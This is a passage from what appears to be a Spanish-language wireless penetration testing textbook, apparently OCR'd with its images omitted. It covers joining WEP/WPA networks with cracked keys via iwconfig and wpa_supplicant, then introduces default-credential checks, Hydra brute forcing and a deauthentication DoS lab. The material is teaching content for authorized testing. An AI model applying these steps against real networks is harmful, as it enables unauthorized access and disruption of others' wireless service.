
Acabamos de ver, cómo podemos descifrar paquetes cifrados WEP y WPA/WPA2-PSK con airdecap-ng. Es interesante notar, que podemos hacer lo mismo con Wireshark. Le animamos a explorar cómo se puede hacer mediante la consulta de la documentación de Wireshark.

17.5.9. Conectarse a redes WEP y WPA

También se puede conectar a la red autorizada después de haber roto la clave de red. Esto puede venir muy bien durante las pruebas de penetración. Inicio de sesión autorizada en la red con la clave crackeada es la última prueba que puede brindar a su cliente de que su red es insegura.


◉ CONECTARSE A UNA RED WEP

1. Utilice la utilidad iwconfig para conectarse a una red WEP, una vez que tiene la clave. En un ejercicio anterior rompimos la clave WEP abcdefabcdefabcdefabcdef12:




◉ CONECTARSE A UNA RED WPA

1. En el caso de WPA, el asunto es un poco más complicado. La utilidad iwconfig no se puede utilizar con WPA/WPA2 Personal y Enterprise, ya que no lo soporta. Nosotros utilizamos una nueva herramienta llamada wpa_supplicant para esta práctica. Para usar wpa_supplicant en una red tendremos que crear un archivo de configuración como se muestra en la imagen. Vamos a llamar a este archivo wpa-supp.conf:



2. A continuación, se invoca la utilidad wpa_supplicant con las siguientes opciones: -Dwext -iwlan0 –c wpa-supp.conf lapara conectarse a la red WPA que rompimos como ya vimos. Una vez que la conexión se establece, wpa_supplicant te mostrará un mensaje de conexión.

3. Por tanto una vez que esté conectado con las claves de red WEP y WPA debería usar dhcpclient3 para conseguir una dirección DHCP de la red como se muestra a continuación:



17.6. Ataques a la infraestructura WLAN

En este capítulo vamos a atacar el núcleo de la infraestructura de WLAN. Nos centraremos en cómo podemos penetrar en la red autorizada mediante el uso de varios vectores de ataque nuevo, y también cómo podemos atraer a los clientes autorizados a conectarse a nosotros, como un atacante.

La infraestructura WLAN es lo que proporciona servicios inalámbricos a todos los clientes WLAN en un sistema.
En este capítulo, vamos a ver varios ataques que pueden realizarse contra la infraestructura:

- Cuentas por defecto y credenciales del punto de acceso.
- Ataques de denegación de servicio.
- Evil twin y suplantación de identidad del punto de acceso MAC.
- Puntos de acceso renegados (rouge Access points).

Cuentas por defecto y credenciales del punto de acceso

Los puntos de acceso WLAN son los pilares básicos de la infraestructura. A pesar de que juegan un papel tan importante, a veces son los más descuidados en términos de seguridad. En este ejercicio, vamos a comprobar si las contraseñas por defecto han sido cambiados en el punto de acceso o no. A continuación, vamos a seguir para verificar que aun cuando las contraseñas se han cambiado, siguen siendo fáciles de adivinar, utilizando el crack con un ataque basado en diccionario.


Es importante señalar que a medida que avanzamos en capítulos más complejos, se supone que ha pasado por los capítulos anteriores y ahora está familiarizado con el uso de todas las herramientas que se discuten allí. Esto nos permite aprovechar ese conocimiento y tratar los ataques más complicados.

17.6.1. Hacking de cuentas por defecto en el punto de acceso

Siga estas instrucciones para comenzar:

1. Primero vamos a conectar a nuestro de punto de acceso de laboratorio. Vemos que el modelo del punto de acceso es un **D-Link DIR-615**, como se muestra en la siguiente captura:

2. Desde la web del fabricante, nos encontramos con que las credenciales de cuenta por defecto **admin** está en blanco, es decir, sin contraseña. Nosotros tratamos este tema al principio del libro y nos conectamos con éxito. Esto muestra lo fácil que es entrar en las cuentas con las credenciales por defecto. Sin duda recomendamos descargar el manual de usuario del router de Internet, esto permitirá que entienda de lo que trata la prueba durante la penetración y que se haga una idea de los defectos de configuración que vamos a comprobar.



17.6.2. Hacking de cuentas usando ataques de fuerza bruta

En el ejercicio anterior, cambie la contraseña a algo difícil de adivinar o buscar en un diccionario y vea si se puede romper con un ataque de fuerza bruta. Limite la longitud y caracteres de la contraseña, de modo que pueda tener éxito en algún momento. Una de las herramientas más comunes que se utilizan para romper la autentificación HTTP se llama Hydra disponible en BackTrack.

17.6.3. Ataque de denegación de servicio

Las redes WLAN son propensas a los ataques de ***"denegación de servicio"*** (DoS) usando varias técnicas, incluyendo pero no limitadas a:


- Ataque de deautenticación
- Ataque de desasociación
- Ataque CTS-RTS
- Ataque de interferencia del espectro de la señal

En el ámbito de este libro, hablaremos de ataques ***"Deautenticación"*** a la infraestructura inalámbrica de la red LAN mediante el siguiente experimento.


17.6.4. Ataque de de-autenticación DOS

Siga estas instrucciones para comenzar:


1. Vamos a configurar la red **Wireless Lab** para utilizar la autenticación abierta y sin codificación. Esto nos permitirá ver los paquetes con Wireshark fácilmente:




2. Vamos a conectar a un cliente de Windows en el punto de acceso. Vemos la conexión en la pantalla de airodump-ng:



